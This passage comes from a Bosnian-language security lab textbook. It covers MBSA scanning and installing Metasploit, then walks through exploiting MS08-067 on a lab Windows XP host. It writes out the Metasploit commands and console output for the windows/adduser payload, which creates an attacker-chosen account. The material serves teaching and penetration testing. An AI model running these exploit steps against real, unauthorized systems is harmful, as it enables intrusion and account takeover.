Ovakvi izvještaji se koriste prilikom analize sigurnosti mrežnih usluga i mogućnosti njihovog iskorištavanja (*penetration test*), da bi se klijentu za kog se radilo testiranje prikazali rezultati. Ovi izvještaji daju pregledan ispis svih sigurnosnih propusta pronađenih na skeniranim čvorovima.

Ovdje su korištene samo neke od mogućnosti Nessus radi prezentiranja postupka analize sigurnosnih propusta u mrežnim uslugama. Za detaljnije opise svih opcija i načine upotrebe najbolje je pogledati Nessus dokumentaciju [49].

Nessus nije jedini softver koji se može koristiti za ove namjene. Nessus je najkorišteniji i najbolje plasiran na listi sigurnosnih alata [16] kojoj autor vjeruje. Ovdje će biti spomenuta još tri slična alata sa te liste. Prvi je OpenVAS

koji je nastao iz Nessus-a kad je Nessus postao komercijalni alat. OpenVAS je u potpunosti otvoren i besplatan. Drugi je Core Impact, komercijalni Windows alat, izvrstan ali prilično skup (preko 30.000 USD) alat. Treći je Nexpose, alat koji proizvodi pomenuta firma Rapid7, autor Mesatploit-a koji će biti korišten u slijedećem poglavlju. Alat je odličan, i slično kao i Nessus ima i besplatnu, ograničenu verziju. Po iskustvu autora izrazito je zahtjevan za resurse računara. Teško je reći koji od ovih alata je bolji, jer je svaki u nečem dobar. Savjet je da se, kad god je moguće, koristi više alata za skeniranje iste mreže jer se tako dobivaju kompletniji rezultati.

7.2 Analiza računara sa Windows OS

7.2.1 MBSA


Microsoft već duže vremena ima alat koji omogućava analizu računara sa Windows OS koja otkriva nedostajuća sigurnosna ažuriranja i uobičajene greške u sigurnosnim podešenjima. Naziv tog alata je Microsoft Baseline Security Analyzer (MBSA). To nije skener poput Nessus, ali omogućava administratoru Windows računara da brzo ustanovi da li na tim računarima postoje očigledni sigurnosni propusti. Kako se moglo zaključiti iz prethodnog skeniranja, jedan od osnovnih uzroka postojanja sigurnosnih propusta je neredovno ažuriranje operativnog sistema i aplikacija. Potrebno je znati da MBSA provjerava samo Microsoft aplikacije.

MBSA je moguće preuzeti sa Microsoft web lokacije. U vrijeme pisanja aktuelna verzija bila je 2.3 i bila je dostupna na adresi:

<http://www.microsoft.com/en-us/download/details.aspx?id=7558>

Prilikom preuzimanja potrebno je izabrati odgovarajuću verziju (x64 ili x86) i jezik. Izabrana je 64-bitna verzija na engleskom jeziku (MBSASetup-x64-EN.msi). Instalaciona datoteka nije velika (1,7 MB) i brzo se preuzme. Po preuzimanju potrebno je pokrenuti. Prilikom instalacije javlja se upozorenje da se ugase svi drugi programi. Kako je uobičajeno kod većine instalaciona softvera potrebno je prihvatiti uslove korištenja. Ako na OS postoji starija verzija MBSA javlja se upozorenje i prijedlog da se prepíše. Standardno se nudi mogućnost izbora lokacije na koju će MBSA biti instaliran. Instalacija je brza i i kratka.


Po instalaciji MBSA moguće ga je pokrenuti. Početni ekran MBSA prikazan je na slici 7.19.



Slika 7.19: MBSA - Početni ekran

MBSA omogućava skeniranje jednog ili više računara. Za skeniranje računara potrebno je imati administratorske privilegije za taj računar. Radi pokazivanja funkcionalnosti izabrano je skeniranje jednog računara i to onog na kom je MBSA instaliran. Ovdje je to konkretno bio neažurirani XP SP3 računar na kom su pronađeni sigurnosni propusti. Ostale opcije, vezane za naziv izvještaja i šta će se skenirati nisu mjenjane u odnosu na inicijalno postavljene. Skeniranje je pokrenuto klikom na dugme "Start Scan". Izgled ekrana na kom se unose ovi podaci prikazan je na slici 7.20.

Po pokretanju MBSA prvo ažurira informacije o sigurnosnim ažuriranjima i postavkama. Nakon toga skenira računar. Po završetku skeniranja prikazuje se




Slika 7.20: MBSA - Postavke skeniranja

ekran sa rezultatima skeniranja kao na slici 7.21.

Na ekranu su prikazane osnovne informacije o skeniranom računar i skeniranju. Rezultati su podijeljeni u tri cjeline:

- Sigurnosna ažuriranja
- Windows
- Desktop aplikacije

Za svaku od cjelina navedeni su rezultati koji su dobiveni. Rezultati imaju oznaku koja ukazuje na njihovu važnost. Uz svaki rezultat navedeno je i šta je skenirano te kako se može otkloniti otkriveni nedostatak.



Slika 7.21: MBSA - Rezultati

U konkretnom slučaju vidi se, između ostalog, da MBSA ukazuje da je verzija Windows nepodržana, da su isključena automatska ažuriranja, te da je *firewall* onemogućen. Ispravljanjem ovih nedostataka bi se zapravo otklonili sigurnosni propusti koje je pronašao Nessus.

MBSA je jednostavan alat koji može biti od koristi administratorima Windows računara kao prvi korak u provjeri sigurnosnih postavki. Naravno da za

172 7 VJEŽBA: Analiza dostupnih mrežnih usluga i sigurnosnih propusta u njima
sigurnosnu provjeru treba kombinovati sve ovdje predstavljene alate, ili alternativne sa sličnim funkcionalnostima.

VJEŽBA: Provjera mogućnosti iskorištavanja sigurnosnih propusta

Cilj ove vježbe je upoznavanje studenata sa metodama i alatima za provjeru mogućnosti iskorištavanja sigurnosnih propusta.

U sklopu vježbe potrebno je pokušati iskoristiti sigurnosne propuste otkrivene pregledom otvorenih portova i analizom dostupnih mrežnih usluga u sklopu prethodne vježbe.

8.1 Metasploit - instalacija i konfiguracija

Instalirati i konfigurirati alat Metasploit.

Rješenje: Metasploit je alat za testiranje mogućnosti iskorištavanja sigurnosnih propusta. Po autorovom mišljenju, kao i po mnogim listama na Internetu [16] ovo je najbolji alat za ovu namjenu.

Ovaj alat, kao i velika većina obrađenih do sada, ima i Windows i Linux verzije. Prema iskustvima autora, Metasploit radi brže i bolje na Linux OS. Iz tog razloga u nastavku će biti obrađena instalacija i upotreba Metasploit na Linux-u. Instalacija na Windows OS se razlikuje od one na Linux kao i kod ostalih Windows/Linux instalacija. Upute za instalaciju na Windows [43] i Linux [42] nalaze se na Rapid7 web lokaciji. Upotreba Metasploit je vrlo slična i uglavnom nezavisna od OS. Sve komande su iste. Ponekad se jedino neki parametri zadaju različito na različitim OS.

Datoteku za instalaciju Metasploit moguće je preuzeti sa lokacije:
<https://www.rapid7.com/products/metasploit/download.jsp>

Metasploit se nudi u dvije verzije Pro i *Community*. Pro verzija se plaća, dok je *Community* verzija besplatna. Prednosti Pro verzije su u većem stepenu automatizacije i većem broju mogućnosti dostupnih kroz grafičko okruženje. Za obrazovne svrhe i potrebe razumijevanja koncepata i načina provjere mogućnosti iskorištavanja sigurnosnih propusta *Community* verzija je sasvim dovoljna. Ova verzija će biti korištena u nastavku. Prije preuzimanja Metasploit potrebno je popuniti formu za registraciju. Prilikom izbora OS (Windows ili Linux, 32 ili 64 bita) dobije se i informacija da je tokom instalacije i upotrebe Metasploit potrebno privremeno ugaziti antivirusni softver instaliran na računaru kao i *firewall*. Razlog za ovo je što antivirusni softver prepoznaje Metasploit kao zlonamjerni softver, pošto Metasploit koristi iste tehnike (datoteke) kao i neki zlonamjerni softveri. U konkretnoj instalaciji na Linux 16.04 LTS OS u virtualnoj mašini nije bilo neophodno uraditi ove izmjene jer na njoj nema antivirusnog softvera niti *firewall*. U slučaju prisustva ovih alata na računaru, što je (i trebao bi biti) slučaj na većini računara sa Windows OS, uglavnom je dovoljno reći antivirusnom softveru da ne skenira kompletan folder u kom je instaliran Metasploit (najčešće C:\Metasploit). Nakon instalacije Metasploit je potrebno aktivirati. Aktivacija se obavlja unošenjem licencnog ključa koji se dobije na adresu e-pošte navedenu tokom registracije.

Nakon izbora OS, Linux 64-bit u ovom slučaju, moguće je preuzeti instalacionu datoteku na računaru. Za instalaciju Metasploit na bilo koji OS, preporučeno je minimalno 2GB RAM, ali je naravno bolje imati i više od toga.

Instalaciona datoteka je preuzeta upotrebom web preglednika i pohranjena u korisničkom folderu "Downloads". Komande koje će biti navedene ispod izvršavane su nakon pozicioniranja u taj folder. Ako se instalaciona datoteka nalazi na drugoj lokaciji potrebno je pozicionirati se u taj folder. Prije početka instalacije, na Linux, potrebno je preuzetu datoteku proglasiti izvršnom putem komande:
`chmod +x metasploit-latest-linux-x64-installer.run`

Instalaciju treba pokrenuti kao privilegovani korisnik komandom:
`sudo ./metasploit-latest-linux-x64-installer.run`

Instalacija se odvija kroz grafičko okruženje. U prvom prozoru koji se pojavi potrebno je kliknuti na dugme "Forward" za nastavak instalacije. U narednom prozoru potrebno je prihvatiti licencne uslove izborom "I accept agreement" i klikom na dugme "Forward". Zatim je potrebno prihvatiti predloženu lokaciju za

instalaciju Metasploit (`/opt/metasploit`) ili je promijeniti. U ovom slučaju prihvaćena je klikom na dugme "Forward". U sljedećem prozoru instalacija predlaže da se Metasploit registruje kao servis koji se automatski pokreće prilikom pokretanja operativnog sistema. Mogući razlog protiv ovoga su resursi koje Metasploit koristi. Ako se na računaru na koji se Metasploit instalira on neće stalno koristiti već samo povremeno bolje je ne registrovati ga kao servis već ga pokretati po potrebi. Ovdje je izabrana ponuđena opcija "Yes" i potvrđena klikom na dugme "Forward". Naredni prozor upozorava na potrebu da se onemogućе anti-virusni alati i *firewall* kako je ranije rečeno. U ovom slučaju nije bilo potrebe jer isti nisu pokrenuti na sistemu na kom se Metasploit instalira. Potrebno je još potvrditi, ili izmijeniti, port koji će koristiti (na kom će prihvaćati zahtjeve) Metasploit. Prihvaćen je ponuđeni port 3790. Pošto Metasploit koristi TLS za pristup web interfejsu potrebno je generisati SSL certifikat što je ponuđeno na sljedećem prozoru. Moguće je, i poželjno u produkcijskom okruženju, u polje "Server Name" upisati puno domensko ime računara (ako ga ima). Ovdje je prihvaćeno ponuđeno ime "localhost" i trajanje certifikata od 10 godina (3650 dana). Pored ovoga u prozoru je ponuđeno da se certifikat odmah doda u spremište certifikata kojima OS vjeruje. Ovim se omogućava da certifikat bude odmah prepoznat na ovom računaru i da ne prijavljuje da certifikat nije potpisan od strane certifikacijske ustanove kojoj web preglednik vjeruje (o ovome je bilo riječi u poglavlju 2). Nakon ovoga sva pitanja za korisnika su odgovorena i instalacije se pokreće klikom na dugme "Forward" u prozoru "Ready to Install".

Nakon nekoliko minuta, zavisno od brzine računara na kom se instalira, instalacija je završena i pokreće se Metasploit. I ovo pokretanje traje nekoliko minuta. Nakon toga pojavljuje se prozor u kom je obavijest o završetku instalacije. U ovom prozoru označeno je da se po njegovom zatvaranju pristupa web interfejsu za Metasploit. Klik na dugme "Finish" zatvara ovaj prozor i otvara web preglednik u kom prikazuje stranicu kojom otpočinje konfiguracija instaliranog Metasploit-a. Tu je upozorenje da će se web preglednik možda žaliti na neodgovarajući SSL certifikat, napravljen tokom instalacije. Takođe postoji upozorenje da inicijalizacija i pokretanje Metasploit servisa može potrajati 10-ak minuta ako je tek instaliran. Na dnu stranice je link za pristup Metasploit web interfejsu:
<https://localhost:3790/>

Kako je prethodna stranica upozorila, web preglednik, ovdje Firefox, upozorava da je konekcija nesigurna. Ovo je izazvano, za web preglednik, nepoznatim SSL certifikatom. Potrebno je web pregledniku reći da trajno prihvati ovaj certifikat kao ispravan. To se kod, korištene verzije 49.0, Firefox postiže klikom na dugme "Advanced". Nakon toga pojavljuje se mogućnost za prihvaćanje certifikata putem klika na dugme "Add Exception...". Otvara se novi prozor u kom se

moju vidjeti detalji certifikata i zašto ga web preglednik ne prihvata (nije potpisan od certifikacijske ustanove kojoj web preglednik vjeruje). U tom prozoru je potrebno provjeriti da je označena opcija "Permanently store this exception" i kliknuti na dugme "Confirm Security Exception". Nakon toga se otvara prozor u kom se unose željeni podaci o budućem korisniku Metasploit-a.

Izabrano je korisničko ime "TS_student" i adekvatna (prema poglavlju 3) lozinka. Uneseni su i drugi, neobavezni podaci, o imenu korisnika, organizaciji i vremenskoj zoni kako je prikazano je na slici 8.1.

Slika 8.1: Konfiguracija Metasploit korisnika

U prozoru koji se pojavi nakon klika na dugme "Create Account" potrebno je unijeti ključ koji je trebao stići na adresu e-pošte koja je unesena u registracijsku formu prilikom preuzimanja instalacijske datoteke za Metasploit. U koliko iz nekog razloga, recimo instalacijska datoteka je dobivena od nastavnika na vježbama, ključ nije dostupna moguće ga je zatražiti klikom na dugme "GET PRODUCT KEY". U ovom slučaju ključ koji je dobiven je unesen u polje za unos ključa i

U konzoli se ispisuje, pored verzije Metasploit, broj kodova za iskorištavanje sigurnosnih propusta (*exploit*), ovdje 1584, i broj kodova za obavljanje zlonamjernih akcija (*payload*), ovdje 455. Kodovi za iskorištavanje sigurnosnih propusta su unaprijed pripremljeni skupovi komandi jezika u kom je napisan kod koji, na osnovu karakteristika poznatog sigurnosnog propusta, softver koji se napada dovode u situaciju koja omogućava iskorištavanje tog sigurnosnog propusta¹. Ovaj kod se bira na osnovu otkrivenog sigurnosnog propusta koji se želi iskoristiti. Metasploit ima veliki broj ovih kodova se koji se sa svakim ažuriranjem i novom verzijom uvećava. Da bi se kroz Metasploit iskoristio otkriveni sigurnosni propust neophodno je da u Metasploit-u postoji kod za njegovo iskorištavanje. Čak i ako ne postoji, Metasploit omogućava korištenje kodova koje su razvili drugi ili pisanje vlastitog koda koji se može uklopiti u Metasploit okruženje. Ovo izlazi iz okvira ovog materijala i neće biti ovdje obrađeno.

Kada se, na osnovu pronađenog sigurnosnog propusta, izabere kod za njegovo iskorištavanje potrebno je izabrati kod za obavljanje zlonamjernih akcija². Ovaj kod radi ono što napadač želi. Metasploit ima veliki broj i ovih kodova koji se sa svakim ažuriranjem i novom verzijom uvećava. Da bi se kroz Metasploit iskoristio izvršio određeni zlonamjerni kod neophodno je da postoji u Metasploit-u. Čak i ako ne postoji, Metasploit omogućava korištenje kodova koje su razvili drugi ili pisanje vlastitog koda koji se može uklopiti u Metasploit okruženje. Ovo izlazi iz okvira ovog materijala i neće biti ovdje obrađeno.

Obično za jedan kod za iskorištavanje sigurnosnih propusta (*exploit*) postoji više kodova za obavljanje zlonamjernih akcija (*payload*). Prilikom konfiguracije napada bira se onaj od njih koji napadač želi. U nastavku će biti pokazano nekoliko konkretnih primjera jednih i drugih kodova te njihovih kombinacija.

8.2 Metasploit - iskorištavanje sigurnosnih propusta i obavljanje zlonamjernih akcija

Analizirati ponuđene kodove za iskorištavanje propusta (*exploit*). Odabrati barem jedan koji je iskoristiv za sigurnosne propuste i softvere analizirane u prethodnoj vježbi. Koristeći neke od ponuđenih kodova koji obavljaju zloćudne akcije

¹ Kao što je u poglavlju 5 urađeno kada je programu proslijeđen niz bajta odgovarajuće dužine koji je prepisao povratnu adresu sa *stack*-a.

² Kao što je u poglavlju 5 napisan *shellcode* koji je napadaču omogućio da dobije pristup tekstualnom interfejsu OS za izdavanje komandi (*shell*)

(*payload*) pokušati iskoristiti otkrivene sigurnosne propuste.

8.2.1 Iskorištavanje sigurnosnog propusta na Windows OS

Na osnovu otkrivenog sigurnosnog propusta MS08-067³ (u prethodnoj vježbi) na računaru sa Windows XP OS izvršena je pretraga na Metasploit za kodom za njegovo iskorištavanje. Pretraga se vrši unošenjem komande `search` te pojma koji se pretražuje. Ovdje je to Microsoft identifikacija sigurnosnog propusta u formu u kojoj je Metasploit zapisuje "ms08_067". Unošenje pretrage i rezultat prikazani su na slici 8.3.

```
msf > search ms08_067

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
exploit/windows/smb/ms08_067_netapi	2008-10-28	great	MS08-067 Microsoft Server Service Relative Path Stack Corruption

```
msf > █
```

Slika 8.3: Metasploit pretraga za kodom za iskorištavanje sigurnosnog propusta

Nakon što je utvrđeno da postoji kod za iskorištavanje željenog sigurnosnog propusta potrebno je Metasploit-u reći da koristi taj kod. To se radi unošenjem komande `use` i naziva koda. Ovdje:

```
use exploit/windows/smb/ms08_067_netapi
```

Nakon toga *prompt* u Metasploit konzoli se mijenja i pokazuje da je izabran određeni kod:

```
msf exploit(ms08_067_netapi) >
```

Kodovi za iskorištavanje sigurnosnih propusta imaju opcije koje je moguće pregledati i po potrebi promijeniti. Opcije se ispisuju upotrebom komande `show options` nakon izbora koda. Dostupne opcije za izabrani kod prikazane su na slici 8.4.

³ Ovo je prilično star sigurnosni propust ali se dosta koristi za svrhu demonstracije jer kod za njegovo iskorištavanje pouzdano radi.

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     RHOST            yes       The target address
  RPORT     445              yes       The SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  ---
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > █
```

Slika 8.4: Metasploit opcije za kod za iskorištavanje sigurnosnog propusta

Pošto se ovdje radi o aktivnom iskorištavanju sigurnosnog propusta na drugom računaru potrebno je ka tom računaru uputiti kod, niz bajta, koji će iskoristiti propust. Za to je neophodno Metasploit-u dati IP adresu tog računara. Opcija RHOST služi za definisanje ove adrese. Kako se može vidjeti ta opcija inicijalno nema vrijednost, a obavezna je. Opciji se dodjeljuje vrijednost upotrebom komande `set`, naziva opcije i željene vrijednosti. Pošto je IP adresa računara sa Windows XP OS na kom je pronađen ovaj sigurnosni propust 192.168.10.130 komanda glasi:

```
set RHOST 192.168.10.130
```

Opcija RPORT odnosi se na broj porta na koji je potrebno poslati kod. Pošto se ovdje radi o iskorištavanju propusta u izvedbi SMB protokola, port je inicijalno podešen na standardni broj za ovaj protokol, 445, i nije ga potrebno mijenjati. Slično je i sa opcijom SMBPIPE. Metasploit kodovi za iskorištavanje istog sigurnosnog propusta mogu se nešto razlikovati za različite verzije OS. Za ovu namjenu služi opcija "Exploit target". Srećom, za korisnike Metasploit, ova opcija često ima vrijednost postavljenu da automatski utvrdi potrebno verziju za OS na kom se iskorištava propust, kako je to ovdje slučaj. Ako postoji ponuđeno više verzija OS ponuđenih kao moguće žrtve napada potrebno je izabrati onu koju ciljani računar ima.

Nakon podešavanja opcija potrebno je izabrati kod za obavljanje zlonamjernih akcija (*payload*). Lista dostupnih kodova za ovaj sigurnosni propust dobiva se upotrebom komande `show payloads`. Za izabrani propust postoji nekoliko desetina ovih kodova. Komanda i ispis prvih nekoliko kodova prikazani su na slici

8.5.

```
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
=====

  Name                               Disclosure Date Rank
  Description                         -----
  ----
  generic/custom                      normal
  Custom Payload
  generic/debug_trap                  normal
  Generic x86 Debug Trap
  generic/shell_bind_tcp              normal
  Generic Command Shell, Bind TCP Inline
  generic/shell_reverse_tcp           normal
  Generic Command Shell, Reverse TCP Inline
  generic/tight_loop                  normal
  Generic x86 Tight Loop
  windows/adduser                      normal
  Windows Execute net user /ADD
  windows/dllinject/bind_hidden_ipknock_tcp normal
```

Slika 8.5: Metasploit lista kodova za obavljanje zlonamjernih akcija

Izbor koda se vrši unošenjem komande `set payload` i naziva koda. Za početak će biti izabran kod koji na napadnutom OS dodaje korisnika sa korisničkim imenom i lozinkom po izboru napadača. Ovaj napad je relativno jednostavan jer nije interaktivan. Konkretna komande je:

```
set payload windows/adduser
```

Izabrani kod za obavljanje zlonamjernih akcija ima svoje parametre. Oni se prikazuju upotrebom iste komande kao i ranije `show options`. Komanda sada pored ranije postavljениh opcija prikazuje i opcije koda za obavljanje zlonamjernih akcija, kako se vidi na slici 8.6.

U ovom slučaju sve neophodne opcije imaju inicijalne vrijednosti. Za potrebe vježbe biće izmijenjeni korisničko ime i lozinka korisnika koji se želi kreirati na napadnutom Windows XP OS. Izabrano korisničko ime je "zli", a lozinka "N1jeD0bro"⁴. Konkretna komande su:

```
set USER Zli
```

⁴ Lozinka mora zadovoljavati minimalne uslove kompleksnosti koji su dužina od bar osam znakova, te po jedno veliko i malo slovo, te cifra i posebni znak.

```

msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.10.130  yes      The target address
  RPORT     445              yes      The SMB service port
  SMBPIPE   BROWSER         yes      The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/adduser):

  Name      Current Setting  Required  Description
  ----      -
  CUSTOM    default         no       Custom group name to be used instead of
  EXITFUNC  thread         yes      Exit technique (Accepted: '', seh, threa
  d, process, none)
  PASS      Metasploit$1   yes      The password for this user
  USER      metasploit     yes      The username to create
  WMIC      false          yes      Use WMIC on the target to resolve admini
  strators group

Exploit target:

  Id  Name
  --  ---
  0   Automatic Targeting

msf exploit(ms08_067_netapi) > █

```

Slika 8.6: Metasploit opcije koda za obavljanje zlonamjernih akcija

```
set PASS N1jeD0bro
```

Sada je sve spremno za napad. Podešenje opcija se može provjeriti ponovnim kucanjem komande `show options`. Upotrebom komande `set` moguće je dobiti detaljniji ispis svih opcija.


Napad se pokreće komandom `exploit`. Unošenje komande i ispis u Metasploit konzolu prikazani su na slici 8.7.

Metasploit u konzoli ispisuje korake koje je uradio. U svakoj liniji ispisana je IP adresa i port na koji je poslan napad. U prvoj liniji je informacija o automatskom otkrivanju OS na napadnutom računaru. U drugoj i trećoj da je otkriven Windows XP SP3. U četvrtoj informacija da je napadački kod poslan. U petoj, posljednjoj, da je napad završen, ali da nije uspostavljena nikakva sesija sa napadnutim računarom. Pošto se ovdje radi o napadu kod koga nema dalje interakcije

```
msf exploit(ms08_067_netapi) > exploit
[*] 192.168.10.130:445 - Automatically detecting the target...
[*] 192.168.10.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.130:445 - Attempting to trigger the vulnerability...
[*] Exploit completed, but no session was created.
msf exploit(ms08_067_netapi) > █
```

Slika 8.7: Metasploit izvršenje napada "adduser"

